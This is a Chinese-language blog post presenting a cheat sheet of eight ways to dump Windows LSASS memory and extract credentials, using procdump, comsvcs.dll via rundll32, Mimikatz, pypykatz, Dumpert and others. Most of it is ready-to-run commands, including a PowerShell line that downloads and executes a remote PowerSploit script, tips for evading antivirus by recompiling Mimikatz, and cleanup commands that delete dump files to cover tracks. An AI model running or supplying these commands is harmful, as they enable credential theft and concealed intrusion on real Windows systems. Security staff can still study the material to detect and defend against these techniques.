
导出Lsass.exe的一些手法
1. Procdump 转储Lsass.exe 的内存
前提:需要管理员及以上权限
常用命令:
1 | procdump -accepteula -ma lsass.exe lsass_dump |
导出的.dmp文件本地配合minikatz 取出密码
1 | sekurlsa::Minidump lsassdump.dmp |
如果对lsass.exe敏感的话,那么还可以配合lsass.exe的pid来使用更香:
1 | procdump -accepteula -ma pid lsass.dmp |
2. wce导出hash
前提:需要管理员及以上权限,版本限制(仅支持Windows XP,2003,Vista7、2008和Windows 8)
命令:
1 | wce.exe -o file.txt |
3. comsvcs.dll转储LSASS.exe内存
前提:在powershell中运行,管理员权限以上
命令:
1 | C:\Windows\System32\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump (Get-Process lsass).id $env:TEMP\lsass.dmp full |
清理:
1 | Remove-Item $env:TEMP\lsass.dmp -ErrorAction Ignore |

4.使用系统调用和拜托hook的api转储LSASS.exe内存
详情请查看这篇文章:
这是一篇非常nice的文章,值得一看,打开一个新世界的大门!
有关github项目:
https://github.com/outflanknl/Dumpert
命令:
1 | dumpert_exe |
运行效果截图:

5.Windows Task Manager转储LSASS.exe内存
直接打开任务管理器,找到lsass.exe进程,右键选中右键
6.Mimikatz
前提:管理员权限以及以上,建议自己编译源码去掉一些特征字符,一些不必要的语句
命令:
1 | mimikatz_exe "sekurlsa::minidump lsass.dump" "sekurlsa::logonpasswords full" exit |
powershell:
1 | #读取明文密码 |
猕猴桃杀软重点看照对象之一。
7.pypykatz读取LSASS
前提:必须安装python3,管理员权限以及以上
命令:
1 | 安装 |
抓得不只是lsass,还有其他的。
运行效果:

杀软拦截概率很低
8. Out-Minidump.ps1 转储 LSASS.exe内存
前提:powershell,管理员权限以及以上
命令:
1 | powershell “IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1'); get-process lsass | Out-Minidump” |
清除文件:
1 | Remove-Item $env:TEMP\lsass_*.dmp -ErrorAction Ignore |

杀软会拦截。
本博客所有文章除特别声明外,均采用 CC BY-NC-SA 4.0 许可协议。转载请注明来源 MssnHarvey!
评论